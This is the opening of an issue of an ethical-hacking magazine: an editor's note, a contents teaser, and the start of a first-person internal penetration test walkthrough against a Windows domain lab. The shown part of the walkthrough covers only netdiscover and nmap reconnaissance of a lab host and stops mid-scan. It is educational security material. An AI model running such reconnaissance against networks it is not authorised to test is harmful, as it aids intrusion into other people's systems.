Simplifying Cyber Security since 2016

Hackercool

July 2021 Edition 4 Issue 7 Learn Hacking in Real World Scenarios

Hacking Windows Domains:

My First Internal Pen test :
Scenario 1 : Domain

Learn How hackers use Process Ghosting
in BYPASSING ANTIVIRUS

Crack WEP Passwords in seconds
WIRELESS SECURITY

PrintNightmare : LPE with Powershell

To
Advertise
with us
Contact :

admin@hackercoolmagazine.com

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 4 Issue 7

This Issue is a new milestone for Hackercool Magazine in two ways. First, this Issue brings the first Real World Hacking Scenario of attacking a Windows Domain and second this Issue also brings first Wireless hacking scenario. As I already announced to our readers, we almost covered all the hacking secnarios involving Windows workgrou-p networks.

With most of the companies having Windows Domain networks, it only becomes logical that our Magazine has to include scenarios based on Domain networks.

The first and foremost scenario has been intentionally made simple so that our readers can understand how a Windows Domain works and how hacking works in in a Windows domain compared to to a Windows workgroup. It also almost simulates the first interna-l pen test I performed as an amateur ethical hacker although I changed some things to make the scenario more interesting.

The first wireless hacking scenario was possible due to the new Alfa Wireless Adapter I was able to buy on EMI. Wireless Hacking is one of the most interesting fields of ethical hacking and we are already late in bringing wireless hacking into our magazine. Although, we started one tutorial in this issue itself, it will begin to get interesting from the next Issue when we start with the the basics of Wireless hacking.

Apart from this, this Issue also covers ghosting of a process to bypass antivirus which happens to be the latest antivirus bypass technique. And how could we not involve the the print nightmare vulnerability. Our readers will see how print nightmare vulnerability is exploited to elevate privileges on a Windows 10 system.

Apart from this, all our regular features are present.

c.k.chakravarthi

““OFTEN WHEN AN APT GROUP RECEIVES A LOT OF PUBLIC ATTENTION, EITHER IN SECURITY RESEARCH OR POLITICALLY, IT GOES TO GROUND FOR A BIT UNTIL THE HEAT IS OFF,”
- KEVIN LIVELLI, DIRECTOR THREAT INTELLIGENCE, RISKIQ

INSIDE

See what our Hackercool Magazine July 2021 Issue has in store for you.

First Internal Pen Test

Hacking Windows Domain : "Scenario 1 : Domain"

Hi Hackercoolians. In our previous Issues, we have covered almost all the hacking scenarios like target system placed behind a Router, Attacker system placed behind a Router etc. We have also covered a scenario where we hacked into one system behind a router and then using that system as foothold, we gained access to all other systems in the same network.

However, all these scenarios involved a workgroup and not a domain network. We have covered the difference between a Windows Work Group network and a Windows Domain network in our March 2021 Issue. In the same issue, our readers have seen how to create a Windows Active Directory Domain hacking lab.

This is our first scenario that deals with hacking the Windows domain but this is not the last. We have planned many hacking scenarios involving Windows Domain network. As already suggested in our teaser, we will start with the most basic hacking scenario. For this hacking scenario, we have used Windows Server 2003 Standard as a domain controller and Windows XP Professional SP3 as its client.

You may need to have a look at hacking lab section of March 2021 Issue in order to know how to create this lab. To understand this scenario better, you may also need to go through our previous issue (May 2021 Issue) to gain knowledge about spear phishing.

As stated we will start with the most basic hacking scenario which we named "Scenario 1 : Domain". In this scenario, we will first gain access to the client (windows XP SP3) and then to move to capture the domain controller. Windows XP SP3 doesn't have any antivirus installed but Firewall will be turned on. The attacker System (Kali Linux) will be connected to the client system but is not a part of the Windows domain network.

You may get doubt as to in which scenario, the Attacker system is connected to the target network in Real world. Well, we have one scenario in Real World where the attacker system is connected to the target network. That scenario is internal pen test scenario.

While performing an internal penetration test, ethical hacker has fore knowledge about the target network like operating systems, services active etc. This pen test is done to simulate the insider attack i.e the attack in which a company's employee can be the hacker. It can also simulate another scenario in which the black hat hacker gains control of a system in the internal network of the company.


In our scenario, however, the attacker will not have any foreknowledge about the company's network. Also note that Windows XP SP3 we are using is not vulnerable to ms08_067 vulnerability (we will not exploit this even if it is vulnerable). We have chosen this scenario so that our readers can get a good understanding of how hacking in Windows domains works. In our succeeding Issues we will harden the domain network. There is another reason too that came into consideration. That is availability of RAM on our system. More about that later. Now let's start with the scenario.

I was nervous even though I had no need to be. After taking my CEH certification, I joined as an Intern in a Cyber Security company. After 6 months of waiting on the sidelines observing employees of the company performing penetration tests and vulnerability assessments, I got my first chance to perform a penetration test.

After practicing and solving lot of capture the flags, this was my first hands on experience of a penetration test. Of course, all this was happening under the watchful eyes of an experienced penetration tester who was an employee of the company. Officially he is doing this pen test.


He gave me one advice before sitting in front of the laptop. Don't do anything that could damage the system on the target network. Why am I nervous? I don't know. This was an Internal pen test that should simulate what an insider could do if he goes rogue. The goal is to hack a clien -t system in the Windows Domain network of the company and then gain control of the Domain Controller.

The good thing was I was connected to the client system in Windows Domain but not a part of the Windows Domain. So I started of my attacker system (Kali) and ran the tool netdiscover to find LIVE systems on my network.




```
 Currently scanning: 172.18.173.0/16   |   Screen View: Unique Hosts

 9 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 540
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.36.1    00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.36.2    00:50:56:f8:b6:23      2     120  VMware, Inc.
 192.168.36.201  00:0c:29:cd:8f:4c      3     180  VMware, Inc.
 192.168.36.254  00:50:56:ec:39:7f      3     180  VMware, Inc.


┌──(kali㉿kali)-[~]
└─$ 
```

I found the IP of one LIVE system connected to the same network as my system. The IP address was 192.168.36. 201. Next, I performed TCP connect scan with Nmap.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sT 192.168.36.201
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-19 22:11 EDT
Nmap scan report for 192.168.36.201
Host is up (0.16s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 1.96 seconds
```

I found three open ports which was very usual. If this is a Windows system, there was a firewall protecting it. Next I performed a verbose scan with Nmap to get more clarity about the services running on these open ports.




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.36.201
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-19 22:12 EDT
Nmap scan report for 192.168.36.201
Host is up (0.0015s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
